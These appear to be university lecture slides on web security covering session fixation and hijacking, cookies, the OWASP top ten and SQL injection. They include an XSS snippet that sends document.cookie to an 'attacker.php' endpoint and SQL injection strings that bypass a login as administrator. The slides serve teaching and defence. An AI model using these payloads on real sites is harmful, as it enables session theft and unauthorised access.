
```
<?php  
session_start();  
  
if (!isset($_SESSION['initiated'])) {  
    session_regenerate_id();  
    $_SESSION['initiated'] = TRUE;  
}  
  
?>
```

Mitigation Technique


- **Prevent logins to a chosen session:** Web applications must deny any session ID's that are presented by the web browser at the login
- **Preventing Attacker from avoiding a valid session ID:** Session IDs should be assigned once the user has been authenticated.
- **Restricting the session ID usage:** Stolen session ID can be the cause of the session fixation. Sessions should be deleted on the server side and on the browser
- **User should logout:** It will not only destroy the current session but also destroy the previous sessions

Session Hijacking

- In a hijacking attack, the malicious user tries to access victim's site utilizing a valid session ID
- Attacker attacks the user's browser after victim logs in to the target server.
- There are a number of steps we can take to defend against a session hijacking.
- User agent verification
 - Identifies the user's identity using [HTTP_USER_AGENT](#)
- IP address verification
 - Store the users' IP when it first generates the session, and then on every page load and verify that IP address
- Secondary token
 - Two points of verification are set up.
 - Creating a token and Session ID
 - Token is stored in session ID




Session Hijacking (Cont.)



Session Hijacking Techniques

➤ Cross Site Scripting(XSS Attack)

```
<!DOCTYPE html>
<html>
  <head>
    <SCRIPT type="text/javascript">
      var adr = '../attacker.php?victim_cookie=' + escape(document.cookie);
      alert(adr);
    </SCRIPT>
```



- IP Spoofing
- Blind Attack

Session Fixation Vs Session Hijacking

Session Fixation	Session Hijacking
Attacker attacks the user's browser before he logs in to the target server.	Attacker attacks the user's browser after he logs in to the target server.
Attacker gains one-time, temporary or long-term access to the user's session(s).	Attacker usually gains one-time access to the user's session and has to repeat the attack in order to gain access to another one.
Can require the attacker to maintain the trap session until the user logs into it.	Requires no session maintenance.
Involves communication link, target web server, all hosts in target server's domain, user's DNS server	Involves communication link, target web server

Session Fixation Vs Session Hijacking

Session Fixation	Session Hijacking
<p>Attack:</p> <ul style="list-style-type: none">➤ Tricking the user to log in through a malicious hyperlink or a malicious login form➤ Breaking into any host in the target server's domain➤ Adding a domain cookie-issuing server to the target server's domain in the user's DNS server➤ Network traffic modification	<p>Attack:</p> <ul style="list-style-type: none">➤ Obtaining the session ID in the HTTP referrer header sent to another web server➤ Network traffic sniffing (only works with an unencrypted link to the target server)

Cookies

- It is a text file with small amount of data e.g.,
 - a username or a password
 - time of visiting a website
 - items added in the cart
- It is just a name-value pair and is stored at user's computer.
- Cookies are created at the server side
- **HTTP cookies:**
 - They are used to identify the user and improve the web browsing
 - First time a web browser connects with a server , there are no cookies.
 - When a server responds it includes a *Set-Cookie:* header that defines a cookie
 - In the future whenever the browser connects with the same server, it includes a *Cookie:* header containing the name and value, which the server can use to connect related requests.
 - A server can define multiple cookies with different names, but browsers limit the number of cookies per server (around 50).

```
setcookie(name, value, expire, path, domain, secure);
```

Cookies

- **Session Cookie:**
- Cookies are used by the server to implement sessions.
- A session cookie only lasts for the duration of users using the website.
- A web browser normally deletes session cookies when it quits.
- A session cookie expires if the user does not access the website for a period chosen by the server (idle timeout). If someone comes and uses our computer, they would not be able to see anything on the sites that use session cookies, because they need to enter the username and password again.
- Typically, the cookie for an application contains an identifier for a session.
- Domain for cookie: server, port (optional), URL prefix (optional). The cookie is only included in requests matching its domain.
- The signature of creating the cookie is:
- **Cookie (string name, string value)**
 - `Cookie c = new Cookie ("lastpage", "3")`
 - A cookie c is created with the parameter lastpage that has a string value 3


Cookies- Example

Setting a Cookie and verifying whether a cookie is set or not

```
<?php  
// Setting a cookie  
setcookie("username", "John Carter", time() + 30 * 24 * 60 * 60);  
  
if(isset($_COOKIE["username"])){  
    echo "Hi " . $_COOKIE["username"];  
}  
else{  
    echo "Welcome Guest!";  
}  
?>
```

Deleting a Cookie

```
<?php // Deleting a cookie  
setcookie("username", "", time() - 3600);  
?>
```



Hi John Carter

Difference between Cookie and Session

Cookies

- Cookies are stored on client side
- Cookies can only store strings.
- Cookies can be set to a long lifespan.

Sessions

- Sessions are stored on server side
- Sessions can store objects.
- When users close their browser, they also lost the session.

Final Note

- Please attend the labs this week and discuss Project 2 requirements with your lab demonstrators

OWASP, SQL Injection and XSS

Web Development and Security (ZEIT3119)

Week 11

Dr. Reza Rafeh

Revision

- **What are the three different techniques in Session Fixation to trap the session ID of the Victim?**
- Answer:
- URL – most common
- Using Session ID in a hidden form – less practical
- Using Session ID in a cookie – Most popular

Revision

- What are the basic differences between Session hijacking and Session Fixation?

Session Fixation	Session Hijacking
Attacker attacks the user's browser before he logs in to the target server.	Attacker attacks the user's browser after he logs in to the target server.
Attacker gains one-time, temporary or long-term access to the user's session(s).	Attacker usually gains one-time access to the user's session and <u>has to</u> repeat the attack in order to gain access to another one.
Can require the attacker to maintain the trap session until the user logs into it.	Requires no session maintenance.

Revision

- **What is a Cookie?**
- Answer: A text file with small amount of Data:
- Username and Password
- Time of visiting a site
- Items added in the cart
- How long the user navigates the site
- **What is included in Set-Cookie?**

```
setcookie(name, value, expire, path, domain, secure);
```

Outline


- **Web Insecurity**
- **Open Web Application Security Project**
- **SQL Injection**
 - Introduction
 - Recent Attacks
 - How SQL Injection Works
 - Mitigation Techniques
 - SQL Injection Tools
- **XSS – Cross site scripting**
 - Introduction
 - XSS Examples
 - How XSS Works
 - Types pf XSS
 - Reflected XSS
 - Stored XSS
 - DOM XSS

Web Insecurity

- The “Not Secure” warning means there is a lack of security for the connection to that page.
- It’s alerting you that information sent and received with that page is unprotected and it could potentially be stolen, read or modified by attackers, hackers and entities with access to internet infrastructure (like Internet Service Providers (ISPs) and governments).
- The “Not Secure” warning does not mean that your computer or the site you are visiting is affected by malware. It only serves to alert you that you do not have a secure connection with that page.

Web Insecurity

- HTTP → Not Secure
- HTTPS → Secure
 - Encryption
 - Authentication
 - TLS/SSL Certificate
- All Web browsers have a user interface that warns the user before they access a web site



Open Web Application Security Project (OWASP)

- A non-profit organization dedicated to web-application security.
- Focuses security risks relating to Web Application.
- Identify the top 10 Web Application vulnerabilities
 - Session Fixation
 - SQL Injection
 - Cross-Site Scripting (XSS)
 - Broken Authentication
 - Broken Access control
 - Sensitive Data exposure
 - Insecure Deserialization
 - Insufficient logging and monitoring
 - Using components with known vulnerabilities
 - XML External Entities

Open Web Application Security Project (OWASP)

- **Session Fixation:**
 - It is an attack that helps to hijack a valid user session
- **SQL Injection:**
 - It is an attack that can execute a malicious SQL statement.
 - These statements controls the database server behind a web application and can retrieve the entire content of SQL database.
 - One of the oldest and dangerous web application vulnerabilities
- **Cross Site scripting (XSS):**
 - Injects a malicious code (javascript) into a victim's browser
 - Code is only run within the user's browser
- **Broken Authentication:**
 - Refers to vulnerabilities that allow the hackers to bypass the login security and gain access to all the privileges owned by the hacked user


Open Web Application Security Project (OWASP)

- **Broken Access Control:**
 - It occurs when the application fails to properly validate authorization after the user is authenticated
- **Sensitive Data Exposure:**
 - Exposing of personal or sensitive data.
 - It occurs when database is not secured properly (weak encryption, software flaws or mistakenly upload data to incorrect database)
- **Insecure Deserialization:**
 - Insecure deserialization can happen whenever an application treats data being deserialized as trusted.
 - If a user is able to modify the newly reconstructed data, they can perform all kinds of malicious activities such as code injections, denial of service attacks or simply changing the data to give themselves some advantage within the application like lowering the price of an object or elevating their privileges.

Open Web Application Security Project (OWASP)

- **Insufficient logging and monitoring:**
 - Activities and system are not monitored
 - Log monitoring helps to identify the exceptions and flaws.
- **Using components with known vulnerabilities:**
 - Reusing the open source might have a risk of vulnerabilities
- **XML External Entities**
 - A web security vulnerability that allows an attacker to interfere with an application's processing of XML data.
 - It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

OWASP Vulnerabilities



SQL Injection



- One of the most common and popular hacking technique. Why?
- Easy to learn
- Easy to execute
- Database contains a lot of critical data for applications

SQL Injection

- It allows hackers to access information from database that is not publicly accessible
- A SQL injection attack takes advantage of a vulnerability in a web application that allows hackers to modify the queries that are being executed on the underlying database.
- Improperly coded forms will allow a hacker to use them as an entry point to your database
- The attacker would send a specially crafted SQL statement that is designed to cause some malicious action.
- All databases can be a target of SQL injection, and all are vulnerable to this technique.
- The vulnerability is in the application layer outside of the database, and the moment that the application has a connection into the database it gets exploited

SQL Injection

- Web applications often access a database by
 1. Connecting to the database;
 2. Sending SQL statements and data to the database;
 3. Fetching the result and display data from the database;
 4. Closing the connection
- SQL Injection can harm the database in various ways:
 - change the database content;
 - deleting the table
 - modifying the table
 - retrieve sensitive data in the database like credit card or passwords
 - causing the system to deny service (DoS) to the application
 - Attackers can get administrative rights over the application

Recent Attacks

- In 2020, threat actors [stole emails and password hashes](#) for 8.3 million Freepik and Flaticon users in an SQL injection attack on the Flaticon website. Since the data breach, Freepik has been using bcrypt to hash all their user passwords and performing a full audit of internal and external security systems under external security experts.
- In 2015, [TalkTalk was hacked](#), and personal details belonging to over 150,000 people were exposed. TalkTalk was found in [breach of data protection laws](#) and was fined a record £400,000 for its security failings that left it exposed to a SQL injection attack.
- On August 17, 2009, the [United States Justice Department](#) charged an American citizen Albert Gonzalez and two Russians with the theft of 130 million credit card numbers using an SQL injection attack.
- In 2008 a sweep of attacks began exploiting the SQL injection vulnerabilities of [Microsoft's IIS web server](#) and SQL database server. Over 500,000 sites were exploited.
- Web applications receives [an average of four web attacks a month](#) relating to SQL injections. Organizations should implement basic mitigation measures against SQL injections.

SQL Injection

- SQL commands can typically be injected through an HTML form that requests input from a user.
- In this scenario, instead of filling in a regular username, email, or password, an attacker will choose to input a malicious SQL statement that will be run on the database.
- Three different techniques can be used for SQL Injections
- In-band SQL Injection (Most commonly used)
 - An attacker is able to use same communication channel to launch the attack and gather the information
- Blind SQL Injection (Content based)
 - It takes longer to exploit
 - Attacker is not able to see the result, this is the reason it is called as blind
 - Attacker reconstruct the database by sending SQL queries to database
- Out Of Band SQL Injection (Not Common)
 - Attacker does not use the same channel to launch the attack and gather the information

SQL Injection Attack - Example

Actual SQL statement

Select * FROM Products

Where category = 'Gifts' AND released = 1

The SQL statement will ask the database to return

- All details (*) from the table Product
- Where the category is Gifts and are released

The attacker is going to reconstruct the SQL statement with a malicious code as the application does not implement any defences against SQL injection attacks

SQL statement becomes:

Select * From Products

Where category = 'Gifts' OR 1=1--' and released = 1

The modified query will return all the items where either the category is gifts or 1=1. 1=1 is always true so it will return all the items. -- indicates comments, anything written after -- will be treated as comment

SQL Injection Attack - Example

Actual SQL statement

```
SELECT * FROM users
```

```
WHERE username = 'wiener' AND password = 'bluecheese'
```

If the query return the details of the user then login is successful otherwise it is rejected


Attacker modifies the SQL statement

```
SELECT * FROM users
```

```
WHERE username = 'administrator'--' AND password = "
```


The attacker can login as an administrator by bypassing the password as -- reflects comment

How SQL Injection works



1. Web server sends form to user
2. Attacker submits form with SQL exploit data
3. Application builds string with exploit data
4. Application sends SQL query to database
5. Database executes the query (including exploit data)
6. Database sends back the result to application
7. Application returns data to users

How SQL Injection works



